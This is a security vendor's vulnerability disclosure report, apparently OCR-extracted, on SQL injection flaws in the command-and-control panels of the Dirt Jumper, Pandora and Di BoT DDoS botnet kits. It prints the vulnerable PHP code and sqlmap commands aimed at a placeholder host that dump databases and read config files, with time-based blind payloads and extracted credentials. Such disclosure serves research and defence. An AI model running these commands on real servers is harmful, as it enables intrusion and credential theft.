PROLEXIC
DDoS Attacks End Here.

VULNERABILITY DISCLOSURE REPORT

Vulnerabilities Identified within the Dirt Jumper DDoS Toolkit Family

by PLXsert


OVERVIEW

This document examines recently discovered SQL injection vulnerabilities within the latest public variants of the Dirt Jumper Distributed Denial of Service (DDoS) Toolkit family. These vulnerabilities allow counter-attackers to obtain access to the Command and Control (C&C) database backend, and potentially access server-side files. These counter-attacks can lead to a complete compromise of the DDoS toolkit C&C by rival malicious actors, researchers, victims, law enforcement, and any other interested party in possession of a C&C identity. The Dirt Jumper family malware in this analysis includes Dirt Jumper v.3, Pandora and Di BoT.

The Dirt Jumper family of DDoS botnet kits was originally authored by an individual who uses the handle 'sokol.' Various versions of Dirt Jumper were sold privately and leaked to the public. PLXsert previously compiled a comprehensive threat advisory about Dirt Jumper v.3, which analyzes the communication protocols and denial of service attack types, as well as the underground economy that surrounds the Dirt Jumper toolkit.

As time has passed, variants of Dirt Jumper have become publicly available. Sokol may be creating and releasing updated versions of the toolkit, or other malicious actors may be making use of the Dirt Jumper source code to release modifications to the toolkit.

Construction of a new variant of Dirt Jumper is relatively easy, only requiring basic knowledge of Delphi, a basic understanding of PHP and MySQL, and US$5,000 to purchase the Dirt Jumper builder source code. (In May 2012, PLXsert analysts identified a reputable individual on an underground forum who discussed the Dirt Jumper builder source code as being valued at approximately US$5,000.)


30.05.2012, 21:47

kingmonstr

Местный

Цитата:

Сообщение от renhfgfkb

Недумаю что исходники будут стоить копейки.

Вроде как 5000 баксов стоят, но я не уверен.

Регистрация: 20.02.2012

Сообщений: 208

Репутация: 32

Offline

Figure 1: The value of the Dirt Jumper builder source code is estimated at US$5,000 on an underground forum.

The availability of the Dirt Jumper builder source code indicates that several authors are creating spin-off variants, yet continue to use the basic functions of the PHP/MySQL C&C web panel without major modifications beyond the graphical theme.


VULNERABILITIES

The authors of this malware overlooked security for critical portions of its toolkits. The weakest link within this malware family is the insecure coding practices used in the creation of the C&C panels. They are simple PHP/MySQL scripts that are pieced together to manage the infected bots.

In their review of the code for vulnerable functions, analysts were able to identify web application vulnerabilities within the C&C panels in the form of weak authentication mechanisms, file inclusion vulnerabilities, directory traversal vulnerabilities and SQL injections. These vulnerabilities can lead to compromise of the C&C web application, which may lead to a complete compromise of the C&C host server.

Dirt Jumper v3 variants

- The following image is of the Dirt Jumper C&C panel:



- **Vulnerable code - index.php, m_d.php**
  This code is in the check-in file for infected Dirt Jumper bots. Notice the lack of input sanitization on mysql_query.

```
<?
    include"core.php";
    include"config.php";
    if ($_POST['k']=='') {
       include"404.php";
    }
    $ip=$_POST['k'];
    $ip2=$_SERVER['REMOTE_ADDR'];
    $time=time();
    mysql_query(" INSERT INTO `n` (`ip`,`n`)VALUES('$ip2','$time') ")
or die("Error");
    mysql_query(" INSERT INTO `td`
(`ip`,`ip2`,`time`)VALUES('$ip','$ip2','$time')");
    include "img.gif";
?>
```


- **Vulnerable parameter**
  When an infected bot communicates to the Dirt Jumper panel, the following POST request is sent:

```
POST /admin/index.php HTTP/1.0

k=[numerical bot id] <-----  bot identifier, vulnerable SQL injectable
parameter
```

Pandora

- The following image is of the Pandora C&C panel:


File Edit View Go Bookmarks Settings Window Help
http://127.0.0.1/pandora/admin.php?login=admin
Pandora DDoS
Main
Statistics
Information
Exit
Save

Today bots: 24
Online bots: 32

Threads 100
Timeout 1000
Mode 4

- **Vulnerable Code - index.php**
  This code is from the check-in file for infected Pandora bots. Notice the similarities to Dirt Jumper and the same lack of input sanitization on mysql_query.


```
<?
    include"core.php";
    include"config.php";
    $ip=$_GET['u'];
    if ($ip=='') {
       include"404.php";
    }
    $ip2=$_SERVER['REMOTE_ADDR'];
    $time=time();
    mysql_query(" INSERT INTO `n` (`ip`,`n`)VALUES('$ip2','$time') ")
or die("Error");
    mysql_query(" INSERT INTO `td`
(`ip2`,`ip`,`time`)VALUES('$ip','$ip2','$time')");
    include"information.php";
    $URL = str_replace('|',"\n",$URL);
if ($Thread==0) {$s=1;}else{$s=0;}
    echo
'[]'.$s.'|'.$mode.'|'.$Thread.'|'.$timeout.'|'.$timeoutS.'|'.$URL;
?>
```

- **Vulnerable parameter**
  When an infected bot connects back to the Pandora panel, the following 'ET' request is sent (Pandora sends a broken GET request due a coding error):

```
ET /pandora/?u=[alphanumeric hashed botid] ← unique bot identifier
parameter is vulnerable to SQL injection
```

Di BoT

- The following image is of the Di BoT C&C panel:



Online: 23
Today: 19
URLs:
Interval: 60 (min 60)
Flows: 1
Module: HTTP flood

- **Vulnerable Code – diwar.php**
  This code is from Di-BoTNet gateway check-in for infected bots, diwar.php. Again, notice the similarity to the other kits, as well as the lack of input sanitization on mysql_query.

```
<?
    include"core.php";
    include"config.php";
    if ($_POST['k']=='') {
            include"404.php";
    }
    $ip=$_POST['k'];
    $ip2=$_SERVER['REMOTE_ADDR'];
    $time=time();
    mysql_query(" INSERT INTO `n` (`ip`,`n`)VALUES('$ip2','$time') ")
or die("Error");
    mysql_query(" INSERT INTO `td`
(`ip`,`ip2`,`time`)VALUES('$ip','$ip2','$time')");
        include "comand/cron.php";
?>
```

- **Vulnerable parameter**
  When an infected bot communicates to the Di BoT panel, the following POST request is sent:

```
POST /dibot/diwar.php HTTP/1.0

k=[numerical bot id] <-----  bot identifier, vulnerable SQL injectable
parameter
```

TECHNICAL EXPLOITATION

The following SQL Injection attack commands allow access to the GET request username, C&C username and password, and mysql db name, thus compromising each C&C module.

Dirt Jumper

- **SQL injection attack commands**
  - **Dump the database name**

    The following SQLMap attack uses increased level and risk flags that result in more intense probing by using time-based SQL injection as a technique to obtain the MySQL database name.


    ```
    ./sqlmap.py --level=5 --risk=3 -u "http://www.evilsite.com/dj5/"
    -p k --data="k=" --technique=t --dbms=mysql --current-db
    ```

- **Dump the contents of the Dump Dirt Jumper configuration file**

  The following SQLMap attack uses increased level and risk flags that result in more intense probing by using time-based SQL injection as a technique to obtain file contents of config.php, which will lead to complete C&C compromise.

  ```
  ./sqlmap.py --level=5 --risk=3 -u "http://www.evilsite.com/dj5/"
  -p k --data="k=" --technique=t --dbms=mysql --file-
  read="/var/www/html/evilsite.com/djv5/config.php"
  ```


- **Results**
  - Current database dump



```
---
Place: POST
Parameter: k
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: k=12345' AND SLEEP(5) AND 'dHHE'='dHHE
---

current database:    'dirti'
```

  - Dirt Jumper configuration file




```
---
Place: POST
Parameter: k
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: k=12345' AND SLEEP(5) AND 'MdIp'='MdIp
---

[16:49:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0.11
[16:49:40] [INFO] fingerprinting the back-end DBMS operating system
[16:49:40] [INFO] the back-end DBMS operating system is Linux
[16:49:40] [INFO] fetching file: '/var/www/djv5/admin/config.php'
[16:49:40] [INFO] resumed: 3C3F7068700D0A096572726F725F7265706F7274696E672830293B0D0A09246462686F73743D226C6F63
616C686F7374223B0D0A0D0A092F2A20557365722064617461626173652A2F0D0A09246462756E616D653D22726F6F74223B0D0A0D0A0
92F2A2044617461626173652O4E616D65202A2F0D0A092464626E616D653D22646A6C223B0D0A0D0A092F2A2050617373776F7264204461
746162617365202A2F0D0A0924646270617373733D22746F6F72223B0D0A0D0A092F2A20474554204C6F67696E202A2F0D0A09244745545F6
C6F67696E3D2261646D696E223B0D0A0D0A092F2A204C6F67696E202A2F0D0A09246C6F67696E3D2261646D696E223B0D0A0D0A092F2A20
50617373776F7264202A2F0D0A092470617373776F72643D22736164396 62A617366396A61223B0D0A0D0A092F2A20496E74657276616C2
02A2F0D0A0924696E74657276616C3D223630223B0D0A0D0A09696620282473 6F6B6F6C3D3D22312229207B0D0A09092469703D245F5345
525645525B2752454D4F54455F41444452275D3B0D0A090969662028282469702 13D246970312961 6E642824697021 3D246970322961 6E6
428246970213D2469703329616E6428246970312E246970322E2469703321 3D27272929207B0D0A090909696E636C756465223430342E70
6870223B0D0A09097D0D0A09096D7973716C5F636F6E6E65637428246462686F73742C20246462756E616D652C20246462706173732920 6
F7220696E636C756465223430342E706870223B0D0A09096D7973716C5F73656C6563745F6462282464626E616D65293B0D0A097D20656C
7365207B0D0A0909696E636C756465223430342E706870223B0D0A097D0D0A3F3E0D0A
/var/www/djv5/admin/config.php file saved to:    '/pentest/database/sqlmap/output/127.0.0.1/files/_var_www_djv5
_admin_config.php'

[16:49:40] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/127.0.0.1'
```

- The following image shows that the GET request username, C&C username and password, and mysql db have been extracted in plain text. The C&C is now compromised.



```
root@bt:/pentest/database/sqlmap/output/127.0.0.1/files# cat _var_www_djv5_admin_config.php
<?php
        error_reporting(0);
        $dbhost="localhost";

        /* User database */
        $dbuname="root";

        /* Database Name */
        $dbname="djl";

        /* Password Database */
        $dbpass="toor";

        /* GET Login */
        $GET_login="admin";

        /* Login */
        $login="admin";

        /* Password */
        $password="sad9f*asf9ja";

        /* Interval */
        $interval="60";

        if ($sokol=="1") {
                $ip=$_SERVER['REMOTE_ADDR'];
                if (($ip!=$ip1)and($ip!=$ip2)and($ip!=$ip3)and($ip1.$ip2.$ip3!='')) {
                        include"404.php";
                }
                mysql_connect($dbhost, $dbuname, $dbpass) or include"404.php";
                mysql_select_db($dbname);
        } else {
                include"404.php";
```

Pandora

- **SQL injection attack commands**

  - **Dump the database name**

    The following SQLMap attack uses increased level and risk flags that result in more intense probing by using time-based SQL injection as a technique to obtain the MySQL database name.


    ```
    ./sqlmap.py -u "http://www.evilsite.com/pandora/index.php?u=1234"
    --random-agent --technique ts --dbms mysql -p u --current-db
    ```

  - **Dump the contents of the Pandora configuration file**

    The following SQLMap attack uses increased level and risk flags that result in more intense probing using time-based SQL injection as a technique to obtain the file contents of config.php, which will lead to complete C&C compromise.

    ```
    ./sqlmap.py -u "http://www.evilsite.com/pandora/index.php?u=1234"
    --random-agent --technique ts --dbms mysql -p u --file-
    read="/var/www/pandora/config.php"
    ```


- **Results**
  - Current database dump



```
---
Place: GET
Parameter: u
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: u=1234' AND SLEEP(5) AND 'GGmk'='GGmk
---

[18:57:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0.11
[18:57:26] [INFO] fetching current database
[18:57:26] [INFO] resumed: pandora
current database:    'pandora'
```


  - Pandora configuration file



```
[18:57:26] [INFO] fingerprinting the back-end DBMS operating system
[18:57:26] [WARNING] time-based comparison needs larger statistical model. Making a few dummy requests, please
wait..
[18:57:26] [INFO] the back-end DBMS operating system is Linux
[18:57:26] [INFO] fetching file: '/var/www/pandora/config.php'
[18:57:26] [WARNING] it is very important not to stress the network adapter's bandwidth during usage of time-b
sed queries
[18:57:41] [INFO] due to good response times you can try to adjust the time-delay to a more appropriate value
e.g. --time-sec=1)
3C3F7068700D0A096572726F725F7265706F7274696E672830293B0D0A09246462686F7374313D226C6F63616C686F7374223B0D0A0D0A
92F2A205573657220646174616261736520202A2F0D0A09246462756E616D65313D22726F6F74223B0D0A0D0A092F2A20446174616261736
204E616D65202A2F0D0A092464626E616D65313D2270616E646F7261223B0D0A0D0A092F2A2050617373776F726420446174616261736
                        7373313D22746F6F72223B0D0A0D0A092F2A20474554204C6F67696E202A2F0D0A09244745545F6C6F67696E3
[21:24:41] [ERROR] invalid character detected. retrying..6C6F67696E3D22616
[21:24:41] [WARNING] increasing time delay to 5 seconds
46D696E223B0D0A0D0A092F2A2050617373776F7264202A2F0D0A092470617373776F72643D22726A6E7A68663133223B0D0A0D0A092F2
A20496E74657276616C2064656661756C7420287365632929202A2F0D0A092474696D656F75743D36303B0D0A096966202824736F6B6F6C3
D3D22312229207B0D0A09092469703D245F5345525645525B2752454D4F54455F41444452275D3B0D0A0909696620282462646C6F61642
13D22312229207B0D0A0909096D7973716C5F636F6E6E656374282464626864686F7374312C20246462756E616D65312C2024646270617373
129206F7220696E636C756465223430342E706870223B0D0A0909096D7973716C5F73656C6563745F6462282464626E616D6531293B0D0
A09097D0D0A097D20656C7365207B0D0A0909696E636C756465223430342E706870223B0D0A097D0D0A3F3E0D0A
/var/www/pandora/config.php file saved to:    '/pentest/database/sqlmap/output/127.0.0.1/files/_var_www_pandor
a_config.php'

[01:05:59] [INFO] Fetched data logged to text files under '/pentest/database/sqlmap/output/127.0.0.1'
```

- The following image shows that the GET request username, C&C username and password, and mysql db have been extracted in plain text. The C&C is now compromised.



```
root@bt:/pentest/database/sqlmap# cat output/127.0.0.1/files/_var_www_pandora_config.php
<?php
        error_reporting(0);
        $dbhost1="localhost";

        /* User database */
        $dbuname1="root";

        /* Database Name */
        $dbname1="pandora";

        /* Password Database */
        $dbpass1="toor";

        /* GET Login */
        $GET_login="admin";

        /* Login */
        $login="admin";

        /* Password */
        $password="rjnzhf13";

        /* Interval default (sec) */
        $timeout=60;
        if ($sokol=="1") {
                $ip=$_SERVER['REMOTE_ADDR'];
                if ($bdload!="1") {
                        mysql_connect($dbhost1, $dbuname1, $dbpass1) or include"404.php";
                        mysql_select_db($dbname1);
```

Di BoT

- **SQL injection attack commands**

  - **Dump the database name**

    The following SQLMap attack uses increased level and risk flags that result in more intense probing using time-based SQL injection as a technique to obtain the MySQL database name.


    ```
    ./sqlmap.py -u “http://www.evilsite.com/di/diwar.php” --data
    “k=1234” -p k --random-agent --technique ts --dbms mysql --
    current-db
    ```

  - **Dump the contents of the Di BoT configuration file**

    The following SQLMap attack uses increased level and risk flags that result in more intense probing using time-based SQL injection as a technique to obtain the C&C config.php file.

    ```
    ./sqlmap.py -u “http://www.evilsite.com/di/diwar.php” --data
    “k=1234” -p k --random-agent --technique ts --dbms mysql --file-
    read=”/var/www/di/config.php”
    ```


- **Results**
    - Current database dump



```
---
Place: POST
Parameter: k
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: k=12345' AND SLEEP(5) AND 'UZKk'='UZKk
---

[20:28:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0.11
[20:28:57] [INFO] fetching current database
[20:28:57] [INFO] resumed: dibot
current database:    'dibot'
```

